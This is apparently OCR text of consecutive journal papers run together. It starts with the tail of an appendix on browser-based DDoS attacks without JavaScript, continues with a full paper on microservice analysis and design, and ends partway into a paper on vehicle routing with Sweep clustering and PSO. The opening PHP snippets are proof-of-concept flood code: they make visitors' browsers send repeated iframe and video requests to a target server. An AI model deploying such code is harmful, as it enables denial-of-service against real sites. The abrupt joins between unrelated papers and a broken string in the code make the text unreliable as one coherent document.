 print '<iframe src="http://target/noexsiting?
   '.(1000*$i+$j).'"/>';
}
```

- Multipart/x-mixed-replace, <*video*>tag, no existing URL

```
$seperator = "xxxxxxxxxxxxxx";
header("Content-Type:multipart/x-mixed-replace;
   boundary=$seperator");
ob_get_flush();
echo "--$seperator\n";
for ($i = 1; $i < 9999; $i++) {
 echo 'Content-Type: text/html; charset=utf-8;
 for ($j = 1; $j< 100; $j++) {
  echo '<video src="http://target/noexisting
   '.(1000*$i+$j)."/>
  </video>';
 }
 print "\n--$seperator\n";
 flush();
 sleep(1);
}
```

Appendix B

A Table II of Section 6 is shown in Fig. 8. Fig. 8 shows the efficiency of the method using XMLHttpRequest, our proposed Browser-based DDoS attacks without JavaScript and the F5attack in the same environment.



Fig. 8. Results.

A Method for Analyzing and Designing Microservice Holistically

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***Abstract*—Microservice is a new architecture that is getting attention in the development of service systems. However, microservice is still at the early stage and the acceptance of this architecture is overwhelming. Microservice architecture is a promising architecture in delivering loosely coupled, decentralized, and scalable system that utilizes the latest technology, such as container and cloud computing. However, the traditional method for analyzing and designing system will not be able to fully utilize the capability of the microservice architecture. Therefore, a new method for analyzing and designing the microservice holistically is being proposed in this paper. The Design Science Research methodology has been adopted in designing the proposed method. The artifact, which is the result of the research, is the proposed method. The proposed method has shown its potential in being used to analyze and design the microservice holistically and to benefit from the microservice architecture capabilities.**

Keywords—Microservice; service design; promise theory; viable system model; Viplan method

I. Introduction

The growth of technology such as cloud computing, the Internet of Things (IOT) and mobile technology has created a new challenge in designing information systems, particularly the service systems [13]. People are using and getting services out of these technologies. These technologies have challenged the constraints of space and time as they are being utilized exponentially and the trend is growing. Previous knowledge with regard to system analysis and design has come to an end as the knowledge caters only for systems that are designed in a manner where they are tightly coupled, non-scalable and centralized.

Present day systems must be designed in the form of a more loosely coupled manner that can work together as a unit [14]. There is no force in making these separate systems to work together. It is only how the behavior of each separate system (or subsystems) is perceived, and then by using the promise (such as the contract used in the web service) provided by every system, that a whole new system will emerge. This whole new system, which is made up of loosely coupled parts (or subsystems), interact and work together voluntarily and will have its new behaviors [7]. However, this new system cannot be controlled directly because it consists of so many parts that work together. In order to help control the system, the use of constraints to the behavior which can be configured as shown by the system is thus performed [8]. The use of constraints will enable the system to have self-control and self-regulation instead of the need to be controlled and monitored by humans. This is called the autonomous system.

Humans have the temptation of controlling everything, and so does the service system. It is easy to control small, not-so-complex, and predictable systems. However, with the growth of the present day service system, it is getting more impossible for humans to control the complex system. Hence, humans must give up the control and let the system to control itself. It is rather like a need to adopt the knowledge from the cybernetics area in order to design this new type of analysis and design in creating the autonomous system [1]. The results of letting down of human control of the system are that the system will become more autonomous, scalable (time and space), faster, reliable and durable.

II. Background

In designing this new method, a number of existing theories whether old or new, and also theories in other fields have been revisited and adopted. Among those theories are the information theory, the control and communication theory, variety engineering [2], and self-organization [3] theory from cybernetics, the Viable System Model [4], and the Viplan method [10] from the organizational theory and the promise theory [5].

The reason why those theories are adopted is because each of the theory has its own role in developing the method that is going to be proposed in the next section. Overall, this method is based on the Viplan method which provides the foundation in building the holistic self-organized system. The Viplan method itself is based on the Viable System Model which is the model for building an autonomous system which is able to adapt to its environment and can change accordingly in order to survive. The Viplan method is an established method that has been used in designing viable organizational system based on VSM. The Viplan method on the other hand, provides knowledge on how organizations can be structured to be viable based on the identity of the organization, and also the identification of the primary and the support activities in the organization that will respond to the environment. Then, the business processes can be identified and mapped to the primary and the support activities. Apart from that, the way information is passed among the business processes must also be recognized since information is important in ensuring the viability of the whole organization. There is no centralized control in the organization developed using the Viplan method.

The latest theory adopted for the design of this new method is the promise theory, which was pioneered by Burgess [8]. This theory is developed based on the knowledge of quantum physics, and has been successfully implemented as a configuration software known as the CFEngine. The concept of the promise theory is to break things into parts and to make it work together as one. It is a bottom up paradigm where different parts can interact with each other and work together as new whole system. The promise theory gives special attention on how to design a system that is not controlled by force and is able to work voluntarily. The only control that exists within the agent is the constraint from the promise made by the agent to the promisee. Moreover, this theory does not require for a centralized control.

The Viplan method and the promise theory are the two main theories that provide the design concept in developing the method proposed in this paper. The proposed method has then been improved and tested in analyzing and designing the microservice system. Microservice is a new paradigm in designing service systems. Systems used to be designed in the context of the client server architecture [11]. Then, the concept of the Service Oriented Architechture (SOA) with the purpose of making a loosely-coupled service system was created [14], [18]. However, humans still wanted to control the system they have developed, and thus the type of SOA that was adopted was the Enterprise Service Bus which failed to be controlled by the humans and resulted in a non-scalable system [6]. Microservice on the other hand, is to ensure that the service system is scalable, regardless of the constraints of time and space [22]. Furthermore, microservice does not require for any direct human control or any centralized control. In order to achieve this, there is a need for a method that can be used to analyze and design the microservice holistically.

III. Related Work

This research is related to other ongoing researches regarding how to break the monolithic system and to identify the microservice boundary, and transforming monolithic system into microservice system [14]-[16], [21], [24]. Monolithic system is a system developed in one long script that have thousands line of codes. The code will be modified if there is a need and the changes made will affect the whole system when redeployed because the monolithic system is tightly coupled in nature. This style of system development usually implemented using programming language such as PHP and Ruby. Monolithic style of system is also not an exception to the implementation using object oriented programming language such as Java and .Net. Monolithic system is a centralized architectural style of information system. The problem will occur when the demand to the system by the user are beyond the threshold level of how the system can handle and the centralized style of system has the problem to scale and to load balance the system gracefully [9].

Other related works are on composing microservices to make the separated microservices to interact and work in cooperative manner. The composition of microservice is related to service orchestration [20] and service choreography [23] and piping [12]. The organization structure is another related research that play important role in developing microservice [11], [17].

IV. Research Methodology

The research methodology used in this research is the Design Science Research methodology. The methodology consists of five phases [14]:

A. Awareness of the Problem

This research is aware of the problems faced in analyzing and designing architecture-based microservice systems. The existing method is no longer suitable in analyzing and designing microservice-based architecture since microservice architecture is a decentralized and loosely-coupled type of architecture [19].

B. Suggestion

The use of a more holistic method of analyzing and designing microservice-based systems is suggested so that it is able to reap the full benefit of the architecture such as scalability, decentralization, loosely coupled and autonomous.

C. Development

Existing theories are surveyed and tested in order to be used as the foundation for the proposed method. Among the theories are variety engineering, the Viable System Model, the Viplan method, and the promise theory.

D. Evaluation

The method was evaluated using different case studies to improve the design.

E. Conclusion

The final design of the method was produced and presented in this paper as a way of communication. The final design of the method is considered as an artifact of the research, which is the contribution of this research to the body of knowledge.

V. Method for Analyzing and Designing Microservice Architecture Holistically

The proposed method consists of the following steps. All the steps are described using an example of a case study for analyzing and designing a microservice for a local university in Malaysia.

A. Identifying the Organizational Identity and Objectives

The organizational identity and objectives in this case are for a university. They can be formed using the TASCOI formula. The importance of this step is to ensure that all members of the organization understand what the organization identity is and where it is heading to. Every member must have the same understanding of what the transformation is that is being done by the organization.

1) Transformations

The transformations made by the university are:

- To equip students with the most current and quality knowledge to face the working world.
- To increase the research impact in the niche areas.

2) Agents (who will perform the transformations)

- Lecturers
- Researchers
- Administration staff
- Support staff

3) Suppliers (who will supply the input for the transformations)

- Secondary schools
- Polytechnics
- Industries
- Government sectors
- Other higher education institutions
- Other research institutions

4) Customers (who will benefit from the transformations)

- Funders
- Industries
- Government sectors
- The general public

5) Owner (who owns the organization)

- University Board of Directors, Vice Chancellor, Deputy Vice Chancellors

6) Intervener (who can intervene the organizational transformations)

- The Ministry of Higher Education
- Accreditation agencies
- Other higher education institutions

B. Modeling of the Organizational Complexity Drive

The purpose of this step is to model the existing transformation that is carried out by the organization based on five complexity drives which are the technology, geography, time and customer/supplier.

1) Technological drive

Fig. 1 is the example of technological model. The purpose of the technological drive is to see what transformation technology is adopted by the organization in converting the input into the output.

2) Geographical drive

The geographical drive looks at how the organization is spread over at different locations (Fig. 2)

3) Time drive

The time drive (Fig. 3) is important in assessing how time plays an important role in the organizational complexity.

4) Customer/supplier drive

The customer/supplier drive helps to identify the suppliers who supply the input into the transformation process, and to identify the customers who benefit from the organizational transformations (Fig. 4).

C. Modeling the Organizational Unfolding Structure

All the complexity drive modeled in the previous steps are then combined into one model that is called the organizational unfolding structure. The purpose of this model is to model how the organization is structured from all types of drives. The primary activities can then be identified from this unfolding structure and all the other unfolding structures under each primary activity. The unfolding structure is a recursive structure (Fig. 5).



Fig. 1. Technological model.



Fig. 2. Geographical model.



Fig. 3. Organizational unfolding structure model.



Fig. 4. Customer/supplier model.



Fig. 5. Time model.

D. Building the Cross Table between the Primary Activities and the Support Activities

Primary activities are activities that are directly involved in the transformation process. Meanwhile, the support activities are performed by those other than the transformation activities but help to enable the transformation processes to take place. A cross table is used in mapping the primary activities to the relevant supporting activities (Table I). The primary activities are extracted from the unfolding structure identified in Step C. The primary activities in the table are focused on the unfolding structure under the title "Education".

TABLE I. CROSS TABLE BETWEEN THE PRIMARY ACTIVITIES AND THE SUPPORT ACTIVITIES

Primary Activities	**Support Activities**					
	Registrar	**Academic Department**	**Treasury**	**Computer Center**	**Security**	**Library**
University	X	X	X	X	X	X
-Faculties/ Institutes	X	X	X	X		
--Education	X	X	X			
---Undergraduates	X	X	X			
----Funders			X			
----Sessions	X	X	X			
-----Graduation	X	X	X			X
-----Semester	X	X	X			
------Lecture		X	X			
------Registration	X	X	X		X	X
------Examination		X	X		X	

E. Identifying the Business Processes

Business processes are all processes involved in the transformation process. The purpose of step one until step five is to reveal the structure of the organization (viable structure based on the Viable System Model). Existing or new business processes can thus be identified and then mapped to the corresponding primary activities. There are four main business processes identified which can be mapped under "Education" as the following:

- Students' registration
- Students' lecture
- Students' examination
- Students' graduation

F. Modeling the Business Processes using the Promise Theory

This is the step where the business processes are modeled in detail. The following are the detailed business process for "Students' Registration".

The "Students' Registration" business process involves three based events:

1) *Pre-registration*
- Fill in students' details
- Create Student IDs
- Assign faculties and programs
- Send offer letter to the students

2) *Registration*
- Students pay their registration fees
- Register students
- Create students' payment account
- Create students' ID cards
- Create students' library accounts

3) *Course Registration*
- Every faculty publishes the courses available for the semester
- Students choose courses which match their requirements and also the requirements of the faculty and the university
- Students register for courses
- Students drop courses
- Students pay course fees

Based on the above events, the business processes are then modeled using the promise theory

a) Pre-registration Promises (Fig. 6)

+D1: promise to input candidate information into batch files based on the faculties and programs into the system.

+D2: promise to process the batch files and to save the information into the database.

+D3: promise to create students' ID based on the saved information.

-D1->-D3: promise to accept/use the corresponding promises.

b) Registration Promises (Fig. 7)

+D1: promise to pay the registration fees to the university bank account.

+D2: promise to show proof of payment.

+D3: promise to activate students' status as active once provided with proof of payment.

+D4: promise to create students' payment account once students' status is activated.

+D5: promise to create students' ID card once students' status is activated.

+D6: promise to create students' library account once students' status is activated.

+D7: promise to update students' payment provided that the payment accounts have been created.

-D1->-D7: promise to accept/use the corresponding promises.



Fig. 6. Pre-registration promise model.



Fig. 7. Registration promise model.



Fig. 8. Microservice dependency graph.

c) Course Registration Promises (Fig. 8)

+D1: promise to provide the registration status.

+D2: promise to publish courses offered for the semester.

+D3: promise to select courses offered which are relevant to graduation requirement.

+D4: promise to register for the selected courses.

+D5: promise to drop courses after the registration.

+D6: promise to establish the amount payable based on the registered courses.

+D7: promise to pay the course fees to the banks.

+D8: promise to update payment.

-D1->-D8: promise to accept/use the corresponding promises.

G. Identifying the Microservice Candidates

Based on step six above, five microservice candidates have been identified. The microservice will then be implemented in the designated server or container in the cloud. The microservice candidates are:

- Registration Service
- Course Registration Service
- Finance Service
- Library Service
- Security Service

H. Modeling the Microservice Dependency Graph

Fig. 9 shows dependency between the microservices which are modeled in this step. At this stage the system designer determines how to set the dependency between one service to another. The interaction is either asynchronous or synchronous. The detailed implementation of each service can be referred back to the modeling of the business processes with the promise theory in step six.



Fig. 9. Courses registration model.

VI. Future Work

There are other improvements that can be made to the existing work and the possible improvements are:

- To improve the existing proposed method and to find other use cases that beneficial in designing better microservice.
- To create software tools that can automate the process of designing and creating microservices.
- To design and model microservice infrastructure such as api gateway, load balancing, monitoring, logging, configuration and microservice optimization.
- To design a microservice framework specific to implementation such as .Net language.
- To do research on microservice simulation to study the behavior of designed microservices.

VII. Conclusion

The method proposed in this paper has demonstrated its capacity to be used in analyzing and designing the microservice holistically. Without this method, the development of microservice-based systems would still be using the traditional method of system analysis and design. The proposed method has contributed to the development of service systems that are more loosely coupled, decentralized, scalable and autonomous. It has also been designed to take into account the latest technology such as the container technology and cloud computing. Future research is to improve the method designed in this paper by using other case studies in different domains.

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Capacitated Vehicle Routing Problem Solving using Adaptive Sweep and Velocity Tentative PSO

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***Abstract*—Vehicle Routing Problem (VRP) has become an integral part in logistic operations which determines optimal routes for several vehicles to serve customers. The basic version of VRP is Capacitated VRP (CVRP) which considers equal capacities for all vehicles. The objective of CVRP is to minimize the total traveling distance of all vehicles to serve all the customers. Various methods are used to solve CVRP, among them the most popular way is splitting the task into two different phases: assigning customers under different vehicles and then finding optimal route of each vehicle. Sweep clustering algorithm is well studied for clustering nodes. On the other hand, route optimization is simply a traveling salesman problem (TSP) and a number of TSP optimization methods are applied for this purpose. In Sweep, cluster formation staring angle is identified as an element of CVRP performance. In this study, a heuristic approach is developed to identify appropriate starting angle in Sweep clustering. The proposed heuristic approach considers angle difference of consecutive nodes and distance between the nodes as well as distances from the depot. On the other hand, velocity tentative particle swarm optimization (VTPSO), the most recent TSP method, is considered for route optimization. Finally, proposed adaptive Sweep (i.e., Sweep with proposed heuristic) plus VTPSO is tested on a large number of benchmark CVRP problems and is revealed as an effective CVRP solving method while outcomes compared with other prominent methods.**

Keywords*—*Capacitated vehicle routing problem; Sweep clustering and velocity tentative particle swarm optimization

I. Introduction

Vehicle Routing Problem (VRP) has become an integral part in logistic operations which determines optimal routes for several vehicles to serve customers [1]. A proper selection of vehicle routes is very important to promote the economic benefits in operations. VRP is a hard optimization task to minimize total traveling distance of all the vehicles to serve all the customers from a depot. The general constrains of VRP are each customer is serviced exactly once (by a single vehicle) and total load of a route does not exceed capacity of the assigned vehicle [2].

The basic version of VRP is Capacitated VRP (CVRP) which considers equal capacities for all the vehicles [3], [4], [6]. The simplest form of CVRP considers one depot and vehicles depart from the depot at the beginning and return to the depot at the end. In CVRP, all customers have known demands and known locations for the delivery.

CVRP is a complex optimization task and its objective is to minimize the total traveling distance for all vehicles to serve all customers. Mathematically, a CVRP is defined as

$$\text{Minimize } \sum_{i\in N}\sum_{j\in N}\sum_{v\in V} C_{ij} X_{ij}^{v} \tag{1}$$

$$\text{Subject to } \sum_{v\in V} y_i^v = 1 \quad \text{for } i\in N \tag{2}$$

$$\sum_{i\in N} x_{ij}^v = y_j^v \text{ for } j\in N \text{ and } v\in V \tag{3}$$

$$\sum_{j\in N} x_{ij}^v = y_i^v \text{ for } i\in N \text{ and } v\in V \tag{4}$$

$$\sum_{i\in N} d_i y_i^v \le Q \text{ for } v\in V \tag{5}$$

$$\sum_{i\in N} x_{i1}^v \le 1 \text{ for } v\in V \tag{6}$$

$$\sum_{j\in N} x_{1j}^v \le 1 \text{ for } v\in V \tag{7}$$

In this formulation, the objective function is expressed by (1) which states that the total traveling distance of all vehicles (i.e., CVRP cost) is to be minimized. Equation (2) represents the constraint that each customer must be visited once by one vehicle, where $y_i^v=1$ if vehicle *v* visits customer *i* otherwise it is zero. It is guaranteed in (3) and (4) that each customer is visited and left with the same vehicle, where $x_{ij}^v=1$ if vehicle *v* travels from customer *i* to customer *j*, and 0 otherwise. A constraint in (5) ensures that the total delivery demands of vehicle *v* do not exceed the vehicle capacity. Equations (6) and (7) express that vehicle availability should not be exceeded.

Various methods have been investigated to solve CVRP in last few decades. A number of methods are available that optimizes customer assignment under vehicles and routes of the vehicles together [5]. On the other hand, the most popular way of solving CVRP is splitting the task into two different phases: firstly, assigning customers under different vehicles and secondly, finding optimal route for each vehicle [2].

Among several ways for customer node assignment, Sweep clustering algorithm is well studied due to its simplicity. The algorithm calculates polar angles of all the nodes and then assigns nodes into different clusters according to their angles [5], [10]. The algorithm can be implemented using two different methods, forward Sweep (i.e., anti-clockwise) and backward Sweep (i.e., clock wise) [8]. On the other hand, route optimization is simply a traveling salesman problem (TSP) and a TSP optimization method is employed for this purpose, in general [8], [9].

A number of CVRP studies are available using traditional TSP optimization methods with Sweep clustering. Nurcahyo et al. [8] investigated a Sweep based VRP for public transport of Semarang, Indonesia. Both forward Sweep and backward Sweep are considered for clustering; and route generation is accomplished through nearest neighbour algorithm of TSP. Han and Tabata [9] used Genetic Algorithm (GA) with Sweep algorithm to solve CVRP. In the method, a chromosome of GA is considered as a complete CVRP solution that is prepared from Sweep outcome. Suthikarnnarunai [7] used integer programming to generate TSP routes of Sweep clusters. Author also induced 2-opt exchange to improve a VRP solution exchanging nodes between tours. Aziz et al. [13] is also investigated nearest neighbour algorithm with Sweep clustering to solve CVRP.

Recently, a number of nature inspired swarm intelligence methods are investigated to generate vehicle route as the methods are found efficient to solve TSP. Yousefikhoshbakht and Khorram [11] used ant colony optimization (ACO) on Sweep clusters and then 3-opt local search are used for improving the VRP solutions. Reed et al. [12] investigated ACO with k-means clustering to solve the CVRP associated with collection of recycling waste from households. Venkatesan et al. [14] investigated Particle Swarm Optimization (PSO) to generate vehicle tour from Sweep clusters. PSO is also investigated in CVRP by Pornsing [4].

The objective of this study is to investigate effective CVRP solving method through adaptive Sweep where cluster starting angle is adaptive to problem. The most of the Sweep based methods, including the already discussed methods, considered standard Sweep for assigning customers under different vehicles and employed different methods to generate optimal routes for the vehicles. In standard Sweep, cluster formation starts from 0^0 and consequently advances toward 360^0 to assign all the nodes under different vehicles [7]. Problem with such rigid starting is identified that total clusters formation may exceeds total number of available vehicles for some instances. And, starting from different user-defined angles identified better clustering and hence achieved better CVRP solution [17]. In this study, a heuristic approach is developed to identify appropriate starting angle in Sweep clustering. On the other hand, velocity tentative particle swarm optimization (VTPSO), the most recent TSP method, is considered for route optimization. Finally, proposed adaptive Sweep plus VTPSO is tested on a large number of benchmark CVRP problems and outcomes are compared with other prominent methods.

The outline of the remaining paper is as follows. Section II explains the proposed CVRP solving method with adaptive Sweep and VTPSO. Section III is for experimental studies which presents outcomes of the proposed method in solving benchmark CVRPs as well as compares with other related methods. At last, Section IV gives a brief conclusion of the paper.

II. Solving CVRP using Adaptive Sweep and Velocity Tentative PSO (VTPSO)

This section explains proposed CVRP solving method using adaptive Sweep and VTPSO. At first it explains proposed adaptive Sweep clustering. To make the paper self-contained, VTPSO, the considered TSP route optimization method, is also explained briefly.

A. *Clutering using Adaptive Sweep*

Appropriate starting angle for cluster formation is an important matter in Sweep algorithm. Existing studies checked different fixed starting angles. But such trial and check method is required to set for every individual problem [17]. Therefore, as an alternative, a heuristic method is investigated in this study which aim is to identify the appropriate cluster formation starting angle (Θs) for a given problem.

